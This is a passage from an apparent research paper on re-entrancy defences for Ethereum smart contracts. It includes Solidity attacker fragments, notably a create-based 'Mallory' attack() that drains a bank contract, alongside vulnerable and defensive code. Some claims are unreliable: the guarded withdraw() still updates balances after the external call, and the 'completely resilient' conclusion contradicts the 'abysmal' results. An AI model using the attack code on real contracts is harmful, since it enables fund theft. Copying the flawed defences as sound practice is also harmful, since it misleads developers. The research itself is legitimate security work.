Our novel solution can be applied to simple function re-entrancy bug. The simple DAO contract has a *withdraw()* function which basically sends ether to external malicious contract, by applying our lock and switching the order of update and external call in it.




```
        _;
        locked = false;

    }
    //add re-entrancy guard on withdraw function
    function withdraw() public noReentrant {
        uint bal = balances[msg.sender];
        require(bal > 0);
        //send ether
        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");
        //update balance
        balances[msg.sender] = 0;
    }
```

```
transact to Attack.attack errored: VM error: revert.

revert
        The transaction has been reverted to the initial state.
Reason provided by the contract: "Failed to send Ether".
Debug the transaction to get more information.

call to Attack.getBalance

CALL  [call] from: 0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB to: Attack.getBalance() data: 0x120...65fe0
```

Fig 19- Attack prevented by our solution

When attacker tries to exploit our re-entrancy and re-enter the contract to flush funds a lock is implemented which throws him an error of "failed to send ether". The lock is un-locked only when the final state is updated till that time no *transfer()* function occurs.This also generated very little downtime for other users.


f)Pullpayment protocol on cross-function re-entrancy: Pullpayment protocol can be applied to cross function vulnerability. Our second attack contract of token exchange has multiple states to be maintained. Pullpayments uses an escrow contract to deposit all of ethers to it's own contract before transfering it to other contracts. Hence, even if an attacker to make re-entrancy detection more complicated used multiple function having recursive loops to dis-maintain states and then flush out ethers in confusion our pullpayment protocol before transfering it to attacker can keep funds in escrow contract update the states and then only authorizes fund transfers otherwise it cannot be done. Also we can use our No re-entrnacy lock protocol in conjecture with pullpayments to avoid further writes from happening to contract before previous states are been properly maintained.



```
abstract contract PullPayment {
    Escrow private immutable _escrow;

    constructor() {
        _escrow = new Escrow();
    }


    function withdrawPayments(address payable payee) public virtual {
        _escrow.withdraw(payee);
    }


    function payments(address dest) public view returns (uint256) {
        return _escrow.depositsOf(dest);
    }


    function _asyncTransfer(address dest, uint256 amount) internal virtual {
        _escrow.deposit{value: amount}(dest);
    }
}
```

Fig 20- Pullpayment protocol

The above skeleton represents how an escrow contract is created and a constructor function deposits funds before finally transfering it to main destination.




```
/*function Mallory(Token _t) public {*/
    t = _t;
    abort = false;
}
```

```
to                  Mallory.errmsg()
execution cost      24044 gas (Cost only applies when called by a contract)
input               0x5ff...0fcea
decoded input       {}
decoded output      {
                        "0": "string: failed to send ether"
                    }
logs                [] 
```

Fig 21- Cross function attack failed due to pullpayment protocol


*g) Check-Effects on Delegated re-entrnacy:*This protocol is used in third attack pattern called dynamic safesending having a delegated re-entrnacy. It basically reduces the attack surface area of malicious contract trying to hijack control flow after an external call such as (CALLCODE / DELEGATECALL)is made. For this reason a detection algorith to find out the lines of code vulnerable to attack must be known beforehand. Then it used *require()* method to check the correctness of the state and for effects the lines identifed are adjusted for user balance. And make sure all *transfer()* operations happen in last line to avoid re-entrancy.



```
contract ChecksEffectsInteractions {

    mapping(address => uint) balances;

    function deposit() public payable {
        balances[msg.sender] = msg.value;
    }

    function withdraw(uint amount) public {
        require(balances[msg.sender] >= amount);

        balances[msg.sender] -= amount;

        msg.sender.transfer(amount);
    }
}
```

Fig 22- Checks-effects skeleton

The above skeleton will check the effects of detected delegate calls and will adjust the balance of our contract and place transfer operation on last line.




```
//
// This obfuscates the unsafe use of CALL behind a DELEGATECALL instruction. In
// a more realistic scenario the library would implement something more
// sophisticated.

library SafeSending {
    function send(address to, uint256 amount) public {
        // external call, control goes back to attacker
        to.call.value(amount)("");
    }
}
```

```
to                  Mallory.error()
execution cost      24187 gas (Cost only applies when called by a contract)
decoded output      {
                        "0": "string: failed to transfer ether"
                    }
```


Fig 23- Delegated re-entrancy detected and failed

h) Nuclear option:- For the fourth attack of create-based re-entrancy we did an extensive study and found no detection method suitable to detect this type of bug. Only an expert develeoper having knowledge of such attack can detect it. To prevent it we have nuclear method which is highly resource intensive. In create-based attack the attacker creates a different intermediary contract and fools the main contract by attacking it's EVM deployment behavior rather than attacking it's contract logic which is done by other three mentioned bugs. We have applied *require(tx.origin==msg.sender)* function to detect third intermediary contract created by attacker and refused to transfer any funds if such pattern occurs. An attacker can also hijack contract's process before it's contructor function can even deploy it to an address. Thus nuclear option applies tx.origin snippet to avoid such malicious contracts. Furthermore it's essential for this method to have a "whitelist of trusted contracts" to work which means maintaing a huge database which means additonal cost to maintain it and less scalability.




```
function withdraw(uint amount) public {
    if (balances[msg.sender] >= amount) {
        // The new keyword creates a new contract (in this case of type
        // Intermediary). This is implemented on the EVM level with the CREATE
        // instruction. CREATE immediately runs the constructor of the
        // contract. i.e this must be seen as an external call to another
        // contract.
        // Even though the contract can be considered "trusted", it can
        // perform further problematic actions (e.g. more external calls)
        subs[msg.sender] = new Intermediary(this, msg.sender, amount);
        // state update **after** the CREATE
        balances[msg.sender] -= amount;
        address(subs[msg.sender]).transfer(amount);
    }
}
```

Fig 24- New keyword creates intermediate contract



```
constructor(Bank _bank, address _owner, uint _amount) public {
// for solidity 0.4.21
/*function Intermediary(Bank _bank, address _owner, uint _amount) public {*/
    owner = _owner;
    bank = _bank;
    amount = _amount;

    // this contract wants to register itself with its new owner, so it
    // calls the new owner (i.e. the attacker). This passes control to an
    // untrusted third-party contract.
    IntermediaryCallback(_owner).registerIntermediary(address(this));
}
```

Fig 25- Calls the intermediate contract having funds.



```
function attack(Bank b, uint amount) public payable {
    state = 0;
    bank = b;
    // first deposit some ether
    bank.deposit.value(amount)();
    // then withdraw it again. This will create a new Intermediary contract, which
    // holds the funds until we retrieve it. This will trigger the
    // registerIntermediary callback.
    bank.withdraw(bank.getBalance(address(this)));
    // finally withdraw all the funds from our Intermediarys
    i1.withdraw();
    i2.withdraw();

    // note that bank.balances[this] has underflowed by now, so we will see
    // also a huge balances entry for the Mallory contract.
}
```

Fig 26- Attacker contract calls the intermediate contracts to transfer funds to attacker.

The factor to consider while building any new solutions and incorporating them into existing systems is scalability and cost. In our case of crypto-exchanges scalability is directly dependent upon cost i.e the transaction gas fees. Hence, we have calculated the gas fees of each of the preventative method mentioned thus far on all of the sub-types of re-entrancies.




Fig 27- A comparative study of solutions on all sub-types of re-entrancies.

The above provided graph feature cost converted to INR(indian rupee) from ethereum on y-axis and subtypes of all re-entrancy attack patterns on x-axis. Legends for each preventative method is provided above the graph. Looking at the graph, we notice some blank spaces that is because other researchers have not tested their models on delegate and create-based re-entrancy vulnerabilities. From the bar chart above we observe that for single function bug, nuclear option works best and our solution does moderatly good. Then from Simple DAO bug, checks-effects solution works best whileas our method has moderalty higher cost. From cross-function bug we notice that again nuclear option does better than others and our solution is just slighlty better than others. But noticeable effect of our solution is on delegated and create-based though there are no references from appropriate comparison we get to know that our method does an abyssmal job.

VII. CONCLUSION AND FUTURE RESEARCH

With the recent announcement of metaverse by facebook, blockchain technologies have seen an exponential boom in marketplace. Though this has come with it's own set of challenges. Recent examples of hacks on DAO and DeFi has shown us that the systems are not as secure as they seem to be. We have thus focused on re-entrancy bug in smart contracts and tried mitigating it. We have explored more sub-types of re-entrancies and have carried out attack on them. But our proposed solution has made the system completely resilient to such sub-attacks. Though my solution was found wanting in gas efficiency.

The results of my research have prompted more potential future studies in enhancing the issue of gas cost efficiency. As the gas costs for my proposed solution is just moderately better, hence we need to strive for better results still and an end-user should not face the issue of extra gas fees as he is already paying for our services. Therefore, the industry and academia need to co-operate and invest in future research to help with these issues.

ACKNOWLEDGMENT

All authors listed have made a substantial, direct, and intellectual contribution to the work and have approved it for publication.

REFERENCES

[1] C. Liu, H. Liu, Z. Cao, Z. Chen, B. Chen and B. Roscoe, "ReGuard: Finding Reentrancy Bugs in Smart Contracts," 2018 IEEE/ACM 40th International Conference on Software Engineering: Companion (ICSE-Companion), 2018, pp. 65-68.
[2] Y. Chinen, N. Yanai, J. P. Cruz and S. Okamura, "RA: Hunting for Re-Entrancy Attacks in Ethereum Smart Contracts via Static Analysis," 2020 IEEE International Conference on Blockchain (Blockchain), 2020, pp. 327-336, doi: 10.1109/Blockchain50366.2020.00048.
[3] Alkhalifah A, Ng A, Watters PA and Kayes ASM (2021) A Mechanism to Detect and Prevent Ethereum Blockchain Smart Contract Reentrancy Attacks. Front. Comput. Sci. 3:598780. doi: 10.3389/fcomp.2021.598780.
[4] N. Fatima Samreen and M. H. Alalfi, "Reentrancy Vulnerability Identification in Ethereum Smart Contracts," 2020 IEEE International Workshop on Blockchain Oriented Software Engineering (IWBOSE), 2020, pp. 22-29, doi: 10.1109/IWBOSE50093.2020.9050260.
[5] P. Qian, Z. Liu, Q. He, R. Zimmermann and X. Wang, "Towards Automated Reentrancy Detection for Smart Contracts Based on Sequential Models," in IEEE Access, vol. 8, pp. 19685-19695, 2020, doi: 10.1109/ACCESS.2020.2969429.
[6] B. Jiang, Y. Liu and W. K. Chan, "ContractFuzzer: Fuzzing Smart Contracts for Vulnerability Detection," 2018 33rd IEEE/ACM International Conference on Automated Software Engineering (ASE), 2018, pp. 259-269, doi: 10.1145/3238147.3238177.
[7] Sereum: Protecting Existing Smart Contracts Against Re-Entrancy Attacks Rodler, M., Li, W., Karame, G. O., & Davi, L. (2018). Sereum: Protecting existing smart contracts against reentrancy attacks. arXiv preprint arXiv:1812.05934.
[8] V. C. Bui, S. Wen, J. Yu, X. Xia, M. S. Haghighweand Y. Xiang, "Evaluating Upgradable Smart Contract," 2021 IEEE International Conference on Blockchain (Blockchain), 2021, pp. 252-256, doi: 10.1109/Blockchain53845.2021.00041.

[9] Zhang, P., Xiao, F., & Luo, X. (2019). Soliditycheck: Quickly detecting smart contract problems through regular expressions. arXiv preprint arXiv:1911.09425.

[10] S. Tikhomirov, E. Voskresenskaya, I. Ivanitskiy, R. Takhaviev, E. Marchenko and Y. Alexandrov, "SmartCheck: Static Analysis of Ethereum Smart Contracts," 2018 IEEE/ACM 1st International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB), 2018, pp. 9-16.

[11] Nicola Atzei, Massimo Bartoletti, and Tiziana Cimoli. 2017. A Survey of Attacks on Ethereum Smart Contracts (SoK). In International Conference on Principles of Security and Trust. Springer, 164–186.

[12] Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Anitha Gol lamudi, Georges Gonthier, Nadim Kobeissi, A Rastogi, T Sibut-Pinote, N Swamy, and S Zanella-Beguelin. 2016. Formal verification of smart contracts. In Pro ceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security-PLAS'16. 91–96.

[13] E. Hildenbrandt, M. Saxena, N. Rodrigues, X. Zhu, P. Daian, D. Guth, B. Moore, D. Park, Y. Zhang, A. Stefanescu et al., "Kevm: A complete formal semantics of the ethereum virtual machine," in Proc. of CSF 2018. IEEE, 2018, pp. 204–217.

[14] P. Tsankov, A. Dan, D. Drachsler-Cohen, A. Gervais, F. Buenzli, and M. Vechev, "Securify: Practical security analysis of smart contracts," in Proc. of CCS 2018. ACM, 2018, pp. 67–82.

[15] Dika, A., and Nowostawski, M. (2018). "Security vulnerabilities in Ethereum smart contracts,"in The institute of electrical and electronics engineers, Inc.(IEEE) conference proceedings, Halifax, NS, July 30–August 3, 2018 (IEEE), 955–962.

[16] Hung, C., Chen, K., and Liao, C. (2019)."Modularizing cross-cutting concerns with aspect-oriented extensions for solidity," in The institute of electrical and electronics engineers, Inc.(IEEE) conference proceedings, Newark, CA, April 4–9, 2019 (IEEE), 176–181.